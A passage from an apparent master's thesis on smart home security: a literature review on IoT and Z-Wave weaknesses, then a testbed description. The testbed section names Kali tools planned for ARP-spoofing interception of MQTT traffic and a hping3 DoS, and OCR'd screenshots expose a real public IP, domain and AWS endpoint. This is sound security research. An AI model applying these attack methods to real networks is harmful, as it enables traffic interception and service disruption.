Fernandes et al. (2016) note that there are many new smart home programming frameworks in the market, which are although beneficial, but have potential to expose the users to security risks. They have examined one such platform owned by the Samsung and named SmartThings. In their security analysis, they found that there is the risk of over privileging, where SmartApps are often given more access rights over the devices than it is required for their original purpose. This excess of privilege may lead to both accidental and intentional misuse. The use of dynamic code execution techniques can create command injection vulnerabilities similar to SQL injection, which can attackers to exploit the overprivileged SmartApps. They also discovered insecure OAuth implementations, in which secrets required for authorization are sometimes embedded directly into the code of third-party apps. Finally, they note insecure event management practices, which lack strong identity verification and access controls, and make smart home systems vulnerable to spoofing and unauthorized event monitoring. This vulnerability could allow attackers to inject false events and trigger unintended actions, which was practical demonstrated in the study exploiting and obtaining the lock pin codes, deactivating the vacation mode on the SmartApp, and by triggering false fire-alarms (Fernandes et al., 2016).

Ali et al. (2017) also discuss the importance of overcoming fundamental security concerns within the smart home environment. They emphasize strong authentication as the foundation of the defense against the unauthorized access. They recommend implementing the continuous network monitoring, which includes the Intrusion Detection (IDS), to detect and defend the DoS attacks. They have also emphasized the importance of maintaining the availability of the smart home systems, so that the users have reliable access to the smart home services all the time, even during the attacks like Denial of Service (DoS) as well as the integrity and the confidentiality of the data (so that the data is not modified) must also be protected (Ali et al., 2017).

Kang et al. (2017) acknowledge that although the smart homes are convenient, they pose increased security risks as these systems rely on the connected devices and manage very sensitive data. They highlight that existing smart home devices very often lack sufficient security measures, which makes them vulnerable to attacks which can compromise the privacy and the safety. In order to address these concerns they propose an internal security framework, which is designed to strengthen the security of the IoT devices directly in the IoT devices themselves. This approach goes beyond the traditional wireless network security measures. The suggested framework addresses the vulnerabilities like weak module authentication, insufficient access controls, and the code fabrication through self-signing mechanisms for module verification, integrity checks for tamper detection, mandatory access control for fine-grained restrictions, and the authentication of modules during installation.

Lee et al. (2014) highlight the security issues found in the smart home environments where the vendors often prioritize features over the security, which leads to smart homes being vulnerable to cyberattacks, and can result in the theft of critical user or device data and the normal operations can be disrupted. Because of the presence of hardware and software from different, and communication protocols make it even more complicated to implement security measures. Lee et al. (2014) have done a analysis of existing security threats on each OSI layer. They mention the issues like jamming and tampering on physical layer, on data link layer issues like KillerBee attacks, on network layer attacks like black hole attacks and at application layer they have mentioned the XMPPloit to exploit the XMPP protocol (Lee et al., 2014). As countermeasures to these threats they have suggested the use of strong user and device authentication, Intrusion Detection Systems (IDS), secure key management, and physical protection to against the device tampering (Lee et al., 2014).

Nkuba et al. (2021) analyze the network security characteristics of Z-Wave, a widely used protocol (also used in my testbed of my thesis) in IoT or Smart Home devices. They say that although in the past also, the security researchers have found z-wave many vulnerabilities in the Z-Wave devices by using techniques like reverse engineering, and pen-testing, and manual audits, Nkuba et al. (2021) have used a different framework called VFuzz, which is a protocol-aware framework to quickly verify the vulnerabilities in the Z-Wave devices. They used this framework to find security issues in 19 Z-wave devices and discovered 10 vulnerabilities and 7 crashes, and 6 CVEs related to Z-Wave chipset. In the Z-Wave's different security modes, they discovered issues like unencrypted communication in CS-8 or CRC-16 used by legacy devices as well as new and secure devices for the management traffic (Nkuba et al., 2021). Unencrypted communication (CS-8 / CRC-16) is vulnerable to replay attacks. Whereas Encrypted communication using S0 is susceptible to Man-in-the-Middle Attack. Although the newer Security 2 (S2) protocol is secure (AES-128-CCM encryption and ECDH key exchange) but there is a mandatory requirement to be backward compatible and for the management purposes. The authors highlight how these vulnerabilities can be exploited by adversaries to gain physical access, steal data, engage in harassment, or cause damage (Nkuba et al., 2021). The important vulnerabilities identified by Nkuba et al. (2021) are the Denial-of-Service (DoS) attacks, crashing of the devices, and taking the remote control of the legacy devices and suggest that the vendors should actively patch and update the affected devices (Nkuba et al., 2021).

Shi et al. (2016) propose edge computing as a solution to the limitations of cloud-centric models in the context of the Internet of Things (IoT). According to them by moving the computation as close as possible to the network's edge, where the data is generated, issues related to high latency, bandwidth, data privacy, and energy consumption can be addressed. But the authors acknowledge that there is a significant challenge posed by the heterogeneous nature of edge devices makes it difficult to write software that seamlessly works across the entire edge ecosystem. Furthermore, with potentially billions of devices at the edge, traditional naming schemes like DNS addresses are inefficient and therefore new methods (potentially borrowing from Named Data Networking or MobilityFirst) are needed to identify and manage devices Shi et al. (2016).

Villamizar et al. (2016) examine the challenges of scaling traditional monolithic web applications and explore the potential benefits of microservice architectures in the cloud environments. According to them the microservices offer greater scalability and flexibility as compared to monolithic architecture, but they may introduce increased operational overhead. However, microservice architectures (both customer-operated and cloud provider-operated) can save costs as compared to monolithic architecture. AWS Lambda, a serverless computing platform, is suggested as the most cost-effective option. It is worth noting that the study also identifies a potential drawback of microservices. That is that there might be slightly higher average response times due to the network overhead caused by the inter-services communication in the Microservices architecture (Villamizar et al., 2016).

Chettri and Bera (2019) have done an extensive survey on 5G technology, which has the aim to overcome the limitations of LTE / 4G and meet the increasing requirements of the Internet of Things (IoT). These demands include higher data rate and capacity, as well as low latency and low interference. According to their analysis the 4G / LTE is unable to handle the growing requirements of the IoT. In contrast 5G technology is designed to tackle these challenges through the implementation of New Radio (NR), Multiple-input–multiple-output (MIMO) antenna with beamforming technology, enhanced Mobile Broadband (eMBB), Millimeter-wave (mmWave), and Ultra-Reliable and Low Latency Communications (URLLC) technologies (Chettri & Bera, 2019). 5G IoT is seen a technology, that has the potential to meet the future demands of real-time network that require 1-10 Gbps speed, lowering the latency to < 10 ms as there will be an estimated 80 billion devices connected by 2030 which will have a great impact on various industries according to (Chettri & Bera, 2019). In addition they have proposed a five-layer based architecture for 5G IoT, in which the IoT system composes of following 5 layers: Sensors Layer (physical layer systems, like sensors and devices), Network Layer (Low Power WAN (LPWANs) like Sigfox, LoRa, WiFi, ZigBee, and Narrowband Internet of Things (NB-IoT)), Communication Layer (transfers information between the layers), Architecture Layer (architectures like cloud computing and big data analytics), and Application Layer (IoT applications like smart cities, smart homes, E-Healthcare, smart transportation, and smart factories). The objective of this design is to have a framework that ensures the secure and efficient integration of IoT devices to facilitate their wider adoption. Chettri and Bera (2019) discuss the topic of IoT cybersecurity and privacy, including confidentiality, integrity, availability, authenticity, and privacy and propose preventive measures such as avoiding direct connections to the internet, using the secure remote access methods like VPNs, technologies like PLCs (Programmable Logic Controller) and SCADA (Supervisory Control and Data Acquisition) and SCADA for security within the IoT environment, and using strong passwords (Chettri & Bera, 2019).

Boursianis et al. (2022) give an overview of how IoT together with Unmanned Airial Vehicles (UAVs) has changed the agriculture, which can also be called Farming 4.0 or Agri-Food 4.0. The IoT together UAV is one of the most important technologies with respect to agriculture and can completely change the way the corps are grown (Boursianis et al., 2022). Using new technologies like Internet of Things (IoT), and Cloud (for big data analysis & machine learning) and Unmanned Aerial Vehicles

(UAVs) in farming can lead to higher food yields, lower costs, better resource management, and less damage to the environment (Boursianis et al., 2022). According to them there is a difference between the basic and intelligent sensors. Basic sensors only detect physical quantities (temperature, light, etc.) and convert them to electrical signals and send the raw data to microcontroller or network, so that it can be processed further. Whereas intelligent sensors themselves have their own microcontroller or DSP (Digital Signal Processor) to process the raw data, to make it more meaningful information and do basic analysis and communication capabilities to seamlessly integrate into IoT networks (Boursianis et al., 2022). The paper also discusses the communication protocols used in the Internet of Things (IoT), including the short-range protocols like Wi-Fi and Bluetooth, and to long-range like Cellular (2G/3G/4G), LoRaWAN, and Wimax (Boursianis et al., 2022).

Esposito et al. (2021) propose a new way to use block chain technology the authorization and identity in a distributed system using the blockchain technology. This approach can integrate with the existing frameworks like FIWARE which is an open-source platform which provides open standard APIs to gather data from the Internet of Things (IoT) of the smart city, process it, store such it, and provide advanced user interaction. According to Esposito et al. (2021) the standard procedures to manage the identity attributes and access control policies in a smart city depend on a centralized repository, which does not work well in multitenant deployment model, because it requires different organizations, each with their own security policies and architecture, to collaborate with each other. Using the federated repositories is also ideal, as it requires each company to keep copy of all of the security policies (Esposito et al., 2021). They suggest model based on the blockchain, to distribute the authentication and authorization responsibilities to all the companies involved in the smart city project. This solution will remove the need for centralized authority and will also ensure that the access policies, identity data are tamper-proof and reliable throughout the entire network (Esposito et al., 2021).

This ends the Literature review part of the thesis. Now, we move on to the practical part.

Chapter 3: Methodology

This chapter presents a comprehensive case study and Design Science Research (DSR) as methodology to systematically investigate the vulnerabilities inherent to the data transmission from Smart Home Controllers to the cloud providers like AWS IoT Core. We have emulated real-world attack scenarios in a controlled environment to mirror the architecture and components of a typical Smart Home Environment in order to identify and assess security risks.

Case Study

This thesis uses Case Study and Design Science Research (DSR) as a methodology (Hevner et al., 2004; Peffers et al., 2007; Doyle et al., 2016; Costa et al., 2016) to systematically identify and assess vulnerabilities in the transmission of data from Smart Home Controllers to cloud-based platforms like AWS IoT Core. This practical approach uses the emulation of real-world attack scenarios within a controlled environment mirroring the architecture and components of a typical Smart Home environment.

Design Science Research (Case Study) is suited for this research because Design Science Research (DSR) is a methodology focused on solving real-world problems by creating innovative artifacts. This methodology not only solves immediate issues but also contributes to the broader knowledge base in science and technology (Vom Brocke et al., 2020).

Considering that this thesis aims to evaluate and recommend solutions (best practices) for secure data transmission within the specific context of a Raspberry Pi-based Smart Home Controller and the AWS IoT the case study method is perfectly in line with the principles of Design Science Research (DSR). The case study methodology allows for a thorough and comprehensive examination of the problem in the real-world, which is secure data transmission to AWS IoT Core and ultimately leads to creation of practical solutions. The artifact in this study is the secure transmission of data itself.

Architecture / Design for the Case Study and Procedure

Below is the diagram of the architecture used in this thesis. A detailed description of each component follows, which outlines its role and function within the experimental setup:




Figure 1: Network Architecture. *This figure shows the network architecture used in our test bed. The description of the components shown in this figure is provided in the following text.*

Components

Below is the description of the hardware and software components used in my experimental testbed, which simulate a realistic smart home environment.

Fibaro Motion, Light, and Temperature Sensor

Figure 2: Fibaro Motion, Light, and Temperature Sensor.

It is a Z-Wave based sensor (numbered 1 in Figure 1), which can detect motion and can measure the temperature. Whenever there is a motion or change in the temperature, it reports those events to the Smart Home Controller. It can also detect the attempts to tamper with the sensor.

Role in Testbed: The Fibaro motion sensor represents a common type of IoT sensors in used in the smart homes. It will be used to trigger the alarms (the data) which will be transferred to AWS IoT via Smart Home Controller and MQTT Broker or Proxy.

Raspberry Pi 4b




Figure 3: Raspberry Pi 4b. A single-board computer. *This is used as Smart Home Controller in the test bed*

Raspberry Pi (numbered 2 in Figure 1) is a Single-Board Computer (SBC) and credit card-sized computer, which is a very cost-effective and is widely used in the IoT research applications, as demonstrated by comparing its performance with existing IoT prototypes platforms by (Maksimović et al., 2014). The SBCs put all the components like processor, RAM, NICs on a small and single board, which provides space efficiency, lower power consumption, and affordable price. SBCs are popular for embedded systems and specialized applications like smart home controllers because of their versatility and ease of customization.

Specifications:

- Broadcom BCM2711, quad-core Cortex-A72 (ARM v8) 64-bit SoC @ 1.5GHz
- 4GB LPDDR4
- 2.4 GHz and 5.0 GHz IEEE 802.11b/g/n/ac wireless LAN
- Bluetooth 5.0, BLE
- Gigabit Ethernet
- 2x USB 3.0 ports 2x USB 2.0 ports
- Standard 40-pin GPIO header
- 2 × micro HDMI ports (up to 4Kp60 supported)
- Micro SD card slot for loading operating system and data storage
- 5V DC via USB-C connector (minimum 3A1) 5V DC via GPIO header (minimum 3A1) Power over Ethernet (PoE)–enabled
- Operating temperature 0–50ºC

Operating System: Raspbian OS Bullseye

Role in Testbed: The Raspberry Pi was converted to work as the z-Wave Smart Home Controller (the brain of the test bed) by adding the Razberry Z-Wave module, which is described next. It takes the data from Fibaro motion sensor and sends to the AWS IoT via MQTT Broker or Proxy via MQTT.

Razberry Z-Wave Module

Figure 4: Razberry Z-Wave Module. *This plugs in to Raspberry Pi 4b.*

This is the hardware module (numbered 3 in Figure 1) which turns Raspberry Pi into a Z-Wave Smart Home Controller. It uses the Z-Wave protocol on the wireless side, which is a low-power and mesh networking protocol specifically designed for home automation and IoT. Z-Wave uses a different frequency band (800 – 900 MHz) than the more common and busy 2.4 GHz band used by ZigBee, Wi-Fi, and Bluetooth.

Role in Testbed: As already described, this module converts Raspberry Pi into a Z-Wave Smart Home Controller.

Mosquitto MQTT Broker


Eclipse Mosquitto™
An open source MQTT broker

Figure 5: Logo of Mosquitto MQTT Broker.

Mosquitto (numbered 4 in Figure 1) is an open source MQTT broker, which provides client and server implementation of MQTT protocol and is used in academia for research related to MQTT (Light, 2017).

Role in Testbed: Mosquitto will be used as the MQTT Broker for the initial setup to demonstrate the MQTT communication and vulnerabilities. It will play a kind of proxy / bridge between the Smart Home Controller and the AWS IOT Core. It will take the unencrypted MQTT messages from Smart Home Controller and forward them to AWS IOT Core over TLS. Similarly the MQTT from AWS IOT Core will be forwarded to Smart Home Controller.

pfSense Firewall and NAT Router



System Information

Name	pfs.mazharabbas.com
User	admin@192.168.1.164 (Local Database)
System	pfSense Netgate Device ID: **095286f2abfbb1ec4a28**
BIOS	Vendor: **coreboot** Version: **v4.12.0.1** Release Date: **Fri May 29 2020**
Version	**2.7.2-RELEASE** (amd64) built on Mon Mar 4 20:53:00 CET 2024 FreeBSD 14.0-CURRENT The system is on the latest version. Version information updated at Sun May 26 21:11:52 CEST 2024
CPU Type	AMD GX-412TC SOC 4 CPUs: 1 package(s) x 4 core(s) AES-NI CPU Crypto: Yes (inactive) QAT Crypto: No
Hardware crypto	Inactive
Kernel PTI	Disabled
MDS Mitigation	Inactive
Uptime	18 Days 05 Hours 32 Minutes 29 Seconds
Current date/time	Sun May 26 21:13:12 CEST 2024
DNS server(s)	• 127.0.0.1 • 217.237.148.22 • 217.237.150.51 • 2003:180:2:8100::53 • 2003:180:2:8000::53
Last config change	Wed May 1 5:00:00 CEST 2024
State table size	0% (297/402000) Show states
MBUF Usage	1% (8636/1000000)
Temperature	66.1°C
Load average	0.59, 0.31, 0.21
CPU usage	8%
Memory usage	10% of 4022 MiB
SWAP usage	0% of 3881 MiB

Disks

Mount	Used	Size	Usage
> /	2.4G	105G	3% of 105G (ufs)

Interfaces

WAN	↑	Uptime: 18d 05:29:24	217.230.43.93 2003:cb:17ff:7c0:20d:b9ff:fe5a:1dec
LAN	↑	1000baseT <full-duplex>	192.168.1.1 2003:cb:1732:6500:20d:b9ff:fe5a:1ded

Thermal Sensors

Zone 0: 66.1 °C

Services Status

	Service	Description	Action
✓	dpinger	Gateway Monitoring Daemon	
✓	haproxy	TCP/HTTP(S) Load Balancer	
✓	kea-dhcp4	Kea DHCP Server	
✓	kea-dhcp6	Kea DHCPv6 Server	
✗	named	Bind Domain Name Service	
✓	ntpd	NTP clock sync	
✓	radvd	Router Advertisement Daemon	
✓	sshd	Secure Shell Daemon	
✓	syslogd	System Logger Daemon	
✓	unbound	DNS Resolver	

NTP Status

Server Time	21:13:15 CEST
Sync Source	2620:2d:4000:1::41 (stratum 2)


Figure 6: Screenshot from the pfSense's Dashboard. *This screenshot shows the dashboard of the our firewall used in the test bed.*

pfSense (numbered 5 in Figure 1) is an open-source firewall and router based on the FreeBSD Linux. It has broad range of network security features, including stateful firewalling, intrusion prevention/detection systems (Snort as ad-on), VPN (IPSec, OpenVPN), Network Address Translation (NAT), and many more. It has a web-based configuration portal. In the testbed it is configured as follows:

- 1 WAN Interface, through which it connects to the VDSL Router for the internet connectivity.
- 4 LAN Interfaces
- NAT (Network Address Translation) and PAT (Port Address Translation) for the devices connected on the LAN Interfaces.
- SNORT as IPS/IDS. SNORT has also the OpenApp ID (an application-layer network security plug-in) configured.
- Raspberry Pi Smart Home Controller is connected to one of the LAN Ports of pfSense.

○ **Role in Testbed:** It is our main firewall to protect the smart home environment while allowing controlled internet access. We can also use it to do packet capture (tcpdump) for the Analysis.

HAProxy




Services / HAProxy / Frontend

Frontends

Primary	Shared	On	Advanced	Name	Description	Address	Type	Backend	Actions
☐ ⚓		✓		MQTT-Broker-Unencrypted		192.168.1.1:1883	tcp	AWS-IoT-Core (default)	

Figure 7: Screenshot of the HAProxy add-in in the pfSense. *This figure shows the Frontend configuration of the HAProxy*



Services / HAProxy / Backend / Edit

Edit HAProxy Backend server pool

Name: AWS-IoT-Core

Server list

Table

	Mode	Name	Forwardto	Address	Port	Encrypt(SSL)	SSL checks	Weight	Actions
☐ ⚓	active	AWS-IoT-Core1	Address+Port:	a276w9uj7o34mh-ats.iot.eu-central-1.amazonaws.com	8883	yes	no		

Client certificate: AWS-IOT-Device-Certificate


Field explanations:

Figure 8: Screenshot of the HAProxy add-in in the pfSense. *This figure shows the Backend configuration of the HAProxy*

HAProxy (numbered 6 in Figure 1) is an open source TCP / HTTP Proxy, which can also proxy MQTT protocol. It can distribute traffic across multiple servers to improve performance and reliability.

Role in Testbed: HAProxy, installed as a package on the pfSense will be used as the MQTT Proxy in the second phase of the test setup. It will receive the unencrypted MQTT messages from Smart Home Controller and will forward them to AWS IOT Core over TLS. Similarly, it will decrypt the encrypted MQTT traffic from AWS IOT, decrypt them and will forwarded to Smart Home Controller unencrypted.

AWS IoT Core



AWS IoT
Securely connect, test, and manage your IoT devices

AWS IoT can support billions of devices and trillions of messages. It can process and route those messages to AWS endpoints and to other devices reliably and securely.

Figure 9: Screenshot from the Dashboard of AWS IoT portal. *This is where the Cloud side of the configuration was done for this test bed.*

This is our Cloud Service (numbered 7 in Figure 1). A managed platform specifically designed for IoT devices. It supports MQTT protocol for communication to and from Smart Home Controller

Role in Testbed: Acts as the storage for the event data from the smart home controller, offers processing and analytical capabilities, and integration with other AWS services.

Ethernet Switch

Figure 10: Ethernet Switch. *A Netgare ProSafe GS108.*

This does not require much description. It is a standard ethernet switch (numbered 8 in Figure 1) to connect devices in the local area network (LAN).

Role in Testbed: The Ethernet Switch is connected to pfSense for Internet as well as to connect to Wi-Fi devices in the LAN. Kali Linux PC is also connected through this Ethernet Switch to the LAN network.

VDSL Modem

Figure 11: VDSL Mode. *Used for the Internet Connectivity*

A VDSL modem (numbered 9 in Figure 1) is a type of DSL modem which uses VDSL (Very High-Speed Digital Subscriber Line) technology. VDSL has significantly faster internet speed as compared to older DSL standards..

Role in Testbed: The VDSL modem provides link between the home network and the Internet Service Provider (ISP). Our pfSense connects to the VDSL modem to establish the internet connection.

Internet Connectivity

VDSL (numbered 10 in Figure 1) with a 100 Mbits download speed and a 25 Mbits upload speed.

Role in Testbed: This our main Internet connection, which connects our home network to the public Internet and to the AWS IOT Core.

Alfa AWUS036ACM WiFi Adapter

Figure 12: Alfa AWUS036ACM WiFi Adapter. *This is the Wireless adapter used in the test bed.*

This is a dual-band (2.4 GHz and 5 GHz) USB wireless adapter (Numbered 11 in Figure 1) with the following capabilities:

- **Monitor Mode:** supports monitor mode, which enables the capturing of raw Wi-Fi frames.
- **Packet Injection:** supports packet injection, which enables to inject the frames or modify them for different purposes like testing wireless vulnerabilities or hacking attacks.
- **Compatible with Kali Linux:** All the drivers are already installed on the Kali.

Role in Testbed: The AWUS036ACM adapter will be used in conjunction with Kali Linux to monitor WiFi traffic and capture the MQTT traffic between the Smart Home Controller and the AWS IOT Core over the Wi-Fi network.


Kali Linux

Kali (numbered 12 in Figure 1) is a Debian-based Linux distribution designed specifically for penetration testing and ethical hacking. It comes with pre-installed security and hacking tools. The tools, which I am going to use in my demonstration are as follows:

- **arpspoof:** This is a tool for ARP Spoofing, which I am going to use to spoof the ARP address of the Smart Home Controller and the default Internet Gatway (pfSense) to intercept the traffic to and from Smart Home Controller to capture the unencrypted MQTT traffic.
- **Aircrack-ng suite:** This is a collection of Wi-Fi attacking tools. I am going to use airmon-ng to set the WiFi adapter in monitor mode and airodump-ng to capture the 802.11 frames and write them as pcap, which will later be analyzed using Wireshark.
- **Hping3:** This is the tool, I will use to emulate / launch the DoS attack on the HAProxy, which I am using to proxy the unencrypted MQTT traffic from Smart Home Controller as encrypted traffic to AWS IOT Core.
- **Nmap:** Nmap (Network Mapper) is a free and open-source network scanning and security tool also preinstalled on Kali Linux. It can discover the active devices in a network, identify the operating systems on them, detect open ports, and show potential vulnerabilities.

Role in Testbed: Kali Linux is used to emulate various Cyberattacks on the Smart Home Controller, MQTT Broker, and HAProxy.

Wireshark



No.	Time	Source	Destination	Protocol	Length	Info
1	2024-06-21 16:19:04,1257…	192.168.1.4	192.168.1.30	TCP	78	42852 → 1883 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2730103478 TSecr=0 WS=128
2	2024-06-21 16:19:04,1257…	192.168.1.30	192.168.1.4	TCP	76	1883 → 42852 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3665465048 TSecr=2730103478 WS=128
3	2024-06-21 16:19:04,1289…	192.168.1.4	192.168.1.30	TCP	70	42852 → 1883 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2730103497 TSecr=3665465048
4	2024-06-21 16:19:04,1293…	192.168.1.4	192.168.1.30	MQTT	107	Connect Command
5	2024-06-21 16:19:04,1293…	192.168.1.30	192.168.1.4	TCP	68	1883 → 42852 [ACK] Seq=1 Ack=40 Win=31872 Len=0 TSval=3665465052 TSecr=2730103497
6	2024-06-21 16:19:04,1293…	192.168.1.30	192.168.1.4	MQTT	72	Connect Ack
7	2024-06-21 16:19:04,1414…	192.168.1.4	192.168.1.30	TCP	70	42852 → 1883 [ACK] Seq=40 Ack=5 Win=64256 Len=0 TSval=2730103500 TSecr=3665465052
8	2024-06-21 16:19:05,1576…	192.168.1.4	192.168.1.30	MQTT	82	Subscribe Request (id=1) [zway/#]
9	2024-06-21 16:19:05,1578…	192.168.1.30	192.168.1.4	MQTT	73	Subscribe Ack (id=1)
10	2024-06-21 16:19:05,1735…	192.168.1.4	192.168.1.30	MQTT	90	Publish Message [zway/connected]
11	2024-06-21 16:19:05,1735…	192.168.1.30	192.168.1.4	MQTT	207	Publish Message [zway/connected], Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice], Publish Message [zway/fib
